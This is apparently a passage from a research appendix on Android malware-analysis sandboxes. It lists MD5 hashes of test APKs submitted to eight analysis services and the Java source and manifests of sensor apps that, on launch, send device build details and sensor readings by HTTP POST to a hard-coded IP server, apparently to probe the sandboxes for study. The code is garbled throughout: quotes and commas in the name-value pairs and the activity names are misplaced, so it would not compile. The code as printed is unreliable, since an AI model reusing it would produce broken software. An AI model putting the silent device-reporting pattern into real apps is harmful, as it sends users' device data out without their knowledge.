    setContentView(R.layout.activity_geomagnetic_field_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    // Setup Sensor Manager and Provider
    sensorManager = (SensorManager) getSystemService(SENSOR_SERVICE);
    mMagneticSensor = sensorManager.getDefaultSensor(Sensor.TYPE_MAGNETIC_FIELD);


    setDeviceData();
    showDeviceData();
    sendDeviceData();
```

```
    if (mMagneticSensor == null) {
        setErrorMsg("No Magnetic Field Sensor Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
        setSensorData();
        showSensorData();
        sendSensorData();
    }
}

/* Request Magnetic Field updates at startup */
@Override
protected void onResume() {
    super.onResume();
    if (mMagneticSensor != null) {
        sensorManager.registerListener(this, mMagneticSensor, SensorManager.SENSOR_DELAY_NORMAL);
    }
}

/* Remove the Magnetic Field listener updates when Activity is paused */
@Override
protected void onPause() {
    super.onPause();
    sensorManager.unregisterListener(this);
}

@Override
public void onSensorChanged(SensorEvent event) {
    if (mMagneticSensor != null) {
        if ((event.sensor.getType() == mMagneticSensor.getType()) && numSensorEvents < 20) {

            numSensorEvents++;
            setEventData(event);
            showEventData();
            sendEventData();
        }
    }
```

```
}

@Override
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_geomagnetic_field_main, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();
    if (id == R.id.action_settings) {
        return true;
    }
    return super.onOptionsItemSelected(item);
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}
```

```
private String sendHttpRequest(String myURL, String postParameters) throws IOException {
    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000); /* in milliseconds */
    conn.setConnectTimeout(15000); /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);

    // Setup POST query params and write to stream
    OutputStream ostream = conn.getOutputStream();
    BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

    if (postParameters.equals("DEVICE")) {
        writer.write(buildPostRequest(paramsDevice));
    } else if (postParameters.equals("EVENT")) {
        writer.write(buildPostRequest(paramsEvent));
        paramsEvent = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("ERROR_MSG")) {
        writer.write(buildPostRequest(paramsErrorMsg));
        paramsErrorMsg = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("SENSOR")) {
        writer.write(buildPostRequest(paramsSensor));
        paramsSensor = new ArrayList<NameValuePair>();
    }

    writer.flush();
    writer.close();
    ostream.close();

    // Connect and Log response
    conn.connect();
    int response = conn.getResponseCode();
    Log.d(DEBUG_TAG, "The response is: " + response);

    conn.disconnect();
```

```
    return String.valueOf(response);

}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send Device or Accelerometer
        // parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
        }
    }
}

private void setDeviceData() {
    paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
    paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
    paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
    paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
    paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
    paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
    paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
}

private void setErrorMsg(String error) {
    errorMsg = error;
    paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
}
```

```
private void setEventData(SensorEvent event) {
    eventAccuracy = event.accuracy;
    eventSensorType = event.sensor.getType();
    eventTimeStamp = event.timestamp;
    magneticFieldX = event.values[0];
    magneticFieldY = event.values[1];
    magneticFieldZ = event.values[2];

    paramsEvent.add(new BasicNameValuePair("Event Update Count," String.valueOf(numSensorEvents)));
    paramsEvent.add(new BasicNameValuePair("Accuracy," String.valueOf(eventAccuracy)));
    paramsEvent.add(new BasicNameValuePair("Sensor Type," String.valueOf(eventSensorType)));
    paramsEvent.add(new BasicNameValuePair("Event Time Stamp," String.valueOf(eventTimeStamp)));
    paramsEvent.add(new BasicNameValuePair(
            "Value 0 Geomagnetic Field along the x axis," String.valueOf(magneticFieldX)));
    paramsEvent.add(new BasicNameValuePair(
            "Value 1 Geomagnetic Field along the y axis," String.valueOf(magneticFieldY)));
    paramsEvent.add(new BasicNameValuePair(
            "Value 2 Geomagnetic Field along the z axis," String.valueOf(magneticFieldZ)));
}

private void setSensorData() {
    sensorMaxRange = mMagneticSensor.getMaximumRange();
    sensorPower = mMagneticSensor.getPower();
    sensorResolution = mMagneticSensor.getResolution();
    sensorVendor = mMagneticSensor.getVendor();
    sensorVersion = mMagneticSensor.getVersion();

    paramsSensor.add(new BasicNameValuePair("Max Range," String.valueOf(sensorMaxRange)));
    paramsSensor.add(new BasicNameValuePair("Power," String.valueOf(sensorPower)));
    paramsSensor.add(new BasicNameValuePair("Resolution," String.valueOf(sensorResolution)));
    paramsSensor.add(new BasicNameValuePair("Vendor," String.valueOf(sensorVendor)));
    paramsSensor.add(new BasicNameValuePair("Version," String.valueOf(sensorVersion)));
}

private void showDeviceData() {
    // Display and store (for sending via HTTP POST query) device information
    txtResults.append("Device: " + Build.DEVICE + "\n");
    txtResults.append("Brand: " + Build.BRAND + "\n");
```

```
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void showEventData() {
        StringBuilder results = new StringBuilder();

        results.append("Geomagnetic Field Update Count: " + String.valueOf(numSensorEvents) + "\n");
        results.append("Geomagnetic Field Accuracy: " + String.valueOf(eventAccuracy) + "\n");
        results.append("Geomagnetic Field Sensor Type: " + String.valueOf(eventSensorType) + "\n");
        results.append("Geomagnetic Field Time Stamp: " + String.valueOf(eventTimeStamp) + "\n");
        results.append("Geomagnetic Field Value 0 (X axis): " + String.valueOf(magneticFieldX) + "\n");
        results.append("Geomagnetic Field Value 1 (Y axis): " + String.valueOf(magneticFieldY) + "\n");
        results.append("Geomagnetic Field Value 2 (Z axis): " + String.valueOf(magneticFieldZ) + "\n");

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void showSensorData() {
        StringBuilder results = new StringBuilder();

        results.append("Max Range: " + String.valueOf(sensorMaxRange) + "\n");
        results.append("Power: " + String.valueOf(sensorPower) + "\n");
        results.append("Resolution: " + String.valueOf(sensorResolution) + "\n");
        results.append("Vendor: " + String.valueOf(sensorVendor) + "\n");
        results.append("Version: " + String.valueOf(sensorVersion) + "\n");
```

```
        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendErrorMsg() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendEventData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
```

```
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with event info
            new SendHttpRequestTask().execute(SERVER_URL, "EVENT");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendSensorData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Sensor info
            new SendHttpRequestTask().execute(SERVER_URL, "SENSOR");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    @Override
    public void onAccuracyChanged(Sensor sensor, int accuracy) {
        // TODO Auto-generated method stub
    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
```

```
    package="com.boomgaarden_corney.android.geomagneticfield" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."GeomagneticFieldMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

F. ORIENTATION

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	07595bbde06029eed2b938bece3ac2d1
Andrubis	3f0422da5dfea53bd6ea7916e95a235e
ApkScan	be44cbe4b60405e3d2987dd35bb05542
CopperDroid	cb71e66943d8fa52bbbcc316dbb41c72
Mobile-Sandbox	abe9ae10d8dd8fb421aa9c21fbac6e62
SandDroid	e96949ed0f9bdbfed757e964d9ed2f0d
TraceDroid	30c45dc7e116ade88ebb29d6fcb7ce56
VisualThreat	ece9c096286789e81251eea651214cd6

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.orientation;

import android.support.v7.app.ActionBarActivity;
import android.os.Bundle;
import android.view.Menu;
import android.view.MenuItem;

import android.content.Context;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
```

```
import android.hardware.SensorManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
import android.util.Log;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedWriter;
import java.io.IOException;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;

public class OrientationMainActivity extends ActionBarActivity implements SensorEventListener {

    private final String DEBUG_TAG = "DEBUG_ORIENTATION_FIELD";
    private final String SERVER_URL = "http://54.86.68.241/orientation/test.php";

    private String errorMsg;

    private TextView txtResults;

    private SensorManager sensorManager;
    private Sensor mOrientationSensor;

    // Various sensor attributes common to all sensors
    private float sensorMaxRange = 0;
    private float sensorPower = 0;
    private float sensorResolution = 0;
```

```
private String sensorVendor;
private int sensorVersion = 0;

// Various values associated with a sensor change event
private float eventAccuracy;
private int eventSensorType;
private long eventTimeStamp;
private int numSensorEvents = 0;

// Values returned upon sensor change event, whereby the value is given in degrees
private float orientationAzimuth;
private float orientationPitch;
private float orientationRoll;

private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsEvent = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsSensor = new ArrayList<NameValuePair>();


@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_orientation_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    // Setup Sensor Manager and Provider
    sensorManager = (SensorManager) getSystemService(SENSOR_SERVICE);
    mOrientationSensor = sensorManager.getDefaultSensor(Sensor.TYPE_ORIENTATION);


    setDeviceData();
    showDeviceData();
    sendDeviceData();

    if (mOrientationSensor == null) {
        setErrorMsg("No Orientation Sensor Detected");
```

```
            showErrorMsg();
            sendErrorMsg();
        } else {
            setSensorData();
            showSensorData();
            sendSensorData();
        }
    }

    /* Request sensor updates at startup */
    @Override
    protected void onResume() {
        super.onResume();
        if (mOrientationSensor != null) {
            sensorManager.registerListener(this, mOrientationSensor, SensorManager.SENSOR_DELAY_NORMAL);
        }
    }

    /* Remove the sensor updates when Activity is paused */
    @Override
    protected void onPause() {
        super.onPause();
        sensorManager.unregisterListener(this);
    }

    @Override
    public void onSensorChanged(SensorEvent event) {
        if (mOrientationSensor != null) {
            if ((event.sensor.getType() == mOrientationSensor.getType()) && numSensorEvents < 20) {

                numSensorEvents++;
                setEventData(event);
                showEventData();
                sendEventData();
            }
        }
    }
```

```
@Override
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_orientation_main, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();
    if (id == R.id.action_settings) {
        return true;
    }
    return super.onOptionsItemSelected(item);
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {
```

```
URL url = new URL(myURL);

// Setup Connection
HttpURLConnection conn = (HttpURLConnection) url.openConnection();
conn.setReadTimeout(10000); /* in milliseconds */
conn.setConnectTimeout(15000); /* in milliseconds */
conn.setRequestMethod("POST");
conn.setDoOutput(true);

// Setup POST query params and write to stream
OutputStream ostream = conn.getOutputStream();
BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

if (postParameters.equals("DEVICE")) {
    writer.write(buildPostRequest(paramsDevice));
} else if (postParameters.equals("EVENT")) {
    writer.write(buildPostRequest(paramsEvent));
    paramsEvent = new ArrayList<NameValuePair>();
} else if (postParameters.equals("ERROR_MSG")) {
    writer.write(buildPostRequest(paramsErrorMsg));
    paramsErrorMsg = new ArrayList<NameValuePair>();
} else if (postParameters.equals("SENSOR")) {
    writer.write(buildPostRequest(paramsSensor));
    paramsSensor = new ArrayList<NameValuePair>();
}

writer.flush();
writer.close();
ostream.close();

// Connect and Log response
conn.connect();
int response = conn.getResponseCode();
Log.d(DEBUG_TAG, "The response is: " + response);

conn.disconnect();

return String.valueOf(response);
```

```
}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send Device or Sensor parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
        }
    }
}

private void setDeviceData() {
    paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
    paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
    paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
    paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
    paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
    paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
    paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
}

private void setErrorMsg(String error) {
    errorMsg = error;
    paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
}

private void setEventData(SensorEvent event) {
    eventAccuracy = event.accuracy;
    eventSensorType = event.sensor.getType();
```

```
        eventTimeStamp = event.timestamp;
        orientationAzimuth = event.values[0];
        orientationPitch = event.values[1];
        orientationRoll = event.values[2];

        paramsEvent.add(new BasicNameValuePair("Event Update Count,"
                String.valueOf(numSensorEvents)));
        paramsEvent.add(new BasicNameValuePair(
                "Accuracy," String.valueOf(eventAccuracy)));
        paramsEvent.add(new BasicNameValuePair(
                "Sensor Type," String.valueOf(eventSensorType)));
        paramsEvent.add(new BasicNameValuePair(
                "Event Time Stamp," String.valueOf(eventTimeStamp)));
        paramsEvent.add(new BasicNameValuePair(
                "Value 0 Orienatation Azimuth," String.valueOf(orientationAzimuth)));
        paramsEvent.add(new BasicNameValuePair(
                "Value 1 Orientation Pitch," String.valueOf(orientationPitch)));
        paramsEvent.add(new BasicNameValuePair(
                "Value 2 Orientation Roll," String.valueOf(orientationRoll)));
    }

    private void setSensorData() {
        sensorMaxRange = mOrientationSensor.getMaximumRange();
        sensorPower = mOrientationSensor.getPower();
        sensorResolution = mOrientationSensor.getResolution();
        sensorVendor = mOrientationSensor.getVendor();
        sensorVersion = mOrientationSensor.getVersion();

        paramsSensor.add(new BasicNameValuePair("Max Range," String.valueOf(sensorMaxRange)));
        paramsSensor.add(new BasicNameValuePair("Power," String.valueOf(sensorPower)));
        paramsSensor.add(new BasicNameValuePair("Resolution," String.valueOf(sensorResolution)));
        paramsSensor.add(new BasicNameValuePair("Vendor," String.valueOf(sensorVendor)));
        paramsSensor.add(new BasicNameValuePair("Version," String.valueOf(sensorVersion)));
    }

    private void showDeviceData() {
        // Display and store (for sending via HTTP POST query) device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
```

```
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void showEventData() {
        StringBuilder results = new StringBuilder();

        results.append("Event Update Count: " + String.valueOf(numSensorEvents) + "\n");
        results.append("Orientation Sensor Accuracy: " + String.valueOf(eventAccuracy) + "\n");
        results.append("Orientation Sensor Type: " + String.valueOf(eventSensorType) + "\n");
        results.append("Orientation Event Time Stamp: " + String.valueOf(eventTimeStamp) + "\n");
        results.append("Orientation Event Value 0 (Azimuth): " + String.valueOf(orientationAzimuth) +
"\n");
        results.append("Orientation Event Value 1 (Pitch): " + String.valueOf(orientationPitch) + "\n");
        results.append("Orientation Event Value 2 (Roll): " + String.valueOf(orientationRoll) + "\n");
        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void showSensorData() {
        StringBuilder results = new StringBuilder();

        results.append("Max Range: " + String.valueOf(sensorMaxRange) + "\n");
        results.append("Power: " + String.valueOf(sensorPower) + "\n");
        results.append("Resolution: " + String.valueOf(sensorResolution) + "\n");
        results.append("Vendor: " + String.valueOf(sensorVendor) + "\n");
```

```
        results.append("Version: " + String.valueOf(sensorVersion) + "\n");

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void sendDeviceData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }
    private void sendErrorMsg() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendEventData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
```

```
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with event info
            new SendHttpRequestTask().execute(SERVER_URL, "EVENT");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void sendSensorData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Sensor info
            new SendHttpRequestTask().execute(SERVER_URL, "SENSOR");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    @Override
    public void onAccuracyChanged(Sensor sensor, int accuracy) {
        // TODO Auto-generated method stub

    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.orientation" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."OrientationMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

G. TEMPERATURE

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	601046dd2d2c238c9f3816b09c044890
Andrubis	198fe2781ff86176524ff96d0ab273ae
ApkScan	5185063652799aa782b7d0d0392bdde9
CopperDroid	fe74fa3784ca6749a49098d356a30f3c
Mobile-Sandbox	fbf40003cae8f404b5cf503a80fe39ad
SandDroid	a874dc8a12242bf8c55e079b4527993a
TraceDroid	89ea04974bef301390bc3a80d52240a4
VisualThreat	f49c69667a91492d8ce4e9ac3ae7cc8a

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.temperature;

import android.support.v7.app.ActionBarActivity;
import android.os.Bundle;
import android.view.Menu;
import android.view.MenuItem;

import android.content.Context;
import android.hardware.Sensor;
import android.hardware.SensorEvent;
import android.hardware.SensorEventListener;
```

```
import android.hardware.SensorManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
import android.util.Log;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedWriter;
import java.io.IOException;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public class TemperatureMainActivity extends ActionBarActivity implements SensorEventListener {

    private final String DEBUG_TAG = "DEBUG_TEMPERATURE";
    private final String SERVER_URL = "http://54.86.68.241/temperature/test.php";

    private String errorMsg;

    private TextView txtResults;

    private SensorManager sensorManager;
    private Sensor mTemperatureSensor;

    // Various sensor attributes common to all sensors
    private float sensorMaxRange = 0;
    private float sensorPower = 0;
```

```
private float sensorResolution = 0;
private String sensorVendor;
private int sensorVersion = 0;

// Various values associated with a sensor change event
private float eventAccuracy;
private int eventSensorType;
private long eventTimeStamp;
private int numSensorEvents = 0;

// Values returned upon sensor change event, whereby the value is given in degrees
private float temperatureDegreesCelsius;


private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsEvent = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsSensor = new ArrayList<NameValuePair>();


@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_temperature_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    // Setup Sensor Manager and Provider
    sensorManager = (SensorManager) getSystemService(SENSOR_SERVICE);
    mTemperatureSensor = sensorManager.getDefaultSensor(Sensor.TYPE_TEMPERATURE);

    // if normal TYPE_TEMPERATURE is not available, perhaps TYPE_AMBIENT_TEMPERATURE is
    if(mTemperatureSensor == null) {
        mTemperatureSensor = sensorManager.getDefaultSensor(Sensor.TYPE_AMBIENT_TEMPERATURE);
    }

    setDeviceData();
    showDeviceData();
```

```
    sendDeviceData();

    if (mTemperatureSensor == null) {
        setErrorMsg("No Temperature Sensor Detected");
        showErrorMsg();
        sendErrorMsg();
    } else {
        setSensorData();
        showSensorData();
        sendSensorData();
    }
}

/* Request sensor updates at startup */
@Override
protected void onResume() {
    super.onResume();
    if (mTemperatureSensor != null) {
        sensorManager.registerListener(this, mTemperatureSensor, SensorManager.SENSOR_DELAY_NORMAL);
    }
}

/* Remove the sensor updates when Activity is paused */
@Override
protected void onPause() {
    super.onPause();
    sensorManager.unregisterListener(this);
}

@Override
public void onSensorChanged(SensorEvent event) {
    if (mTemperatureSensor != null) {
        if ((event.sensor.getType() == mTemperatureSensor.getType()) && numSensorEvents < 10) {

            numSensorEvents++;
            setEventData(event);
            showEventData();
            sendEventData();
```

```
        }
    }
}

@Override
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_temperature_main, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();
    if (id == R.id.action_settings) {
        return true;
    }
    return super.onOptionsItemSelected(item);
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }
```

```
    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {
    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000); /* in milliseconds */
    conn.setConnectTimeout(15000); /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);

    // Setup POST query params and write to stream
    OutputStream ostream = conn.getOutputStream();
    BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

    if (postParameters.equals("DEVICE")) {
        writer.write(buildPostRequest(paramsDevice));
    } else if (postParameters.equals("EVENT")) {
        writer.write(buildPostRequest(paramsEvent));
        paramsEvent = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("ERROR_MSG")) {
        writer.write(buildPostRequest(paramsErrorMsg));
        paramsErrorMsg = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("SENSOR")) {
        writer.write(buildPostRequest(paramsSensor));
        paramsSensor = new ArrayList<NameValuePair>();
    }

    writer.flush();
    writer.close();
    ostream.close();

    // Connect and Log response
    conn.connect();
    int response = conn.getResponseCode();
    Log.d(DEBUG_TAG, "The response is: " + response);
```

```
        conn.disconnect();

        return String.valueOf(response);

    }

    private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
        // @params come from SendHttpRequestTask.execute() call
        @Override
        protected String doInBackground(String... params) {
            // params comes from the execute() call: params[0] is the url,
            // params[1] is type POST
            // request to send - i.e., whether to send Device or Sensor parameters.
            try {
                return sendHttpRequest(params[0], params[1]);
            } catch (IOException e) {
                setErrorMsg("Unable to retrieve web page. URL may be invalid.");
                showErrorMsg();
                return errorMsg;
            }
        }
    }

    private void setDeviceData() {
        paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
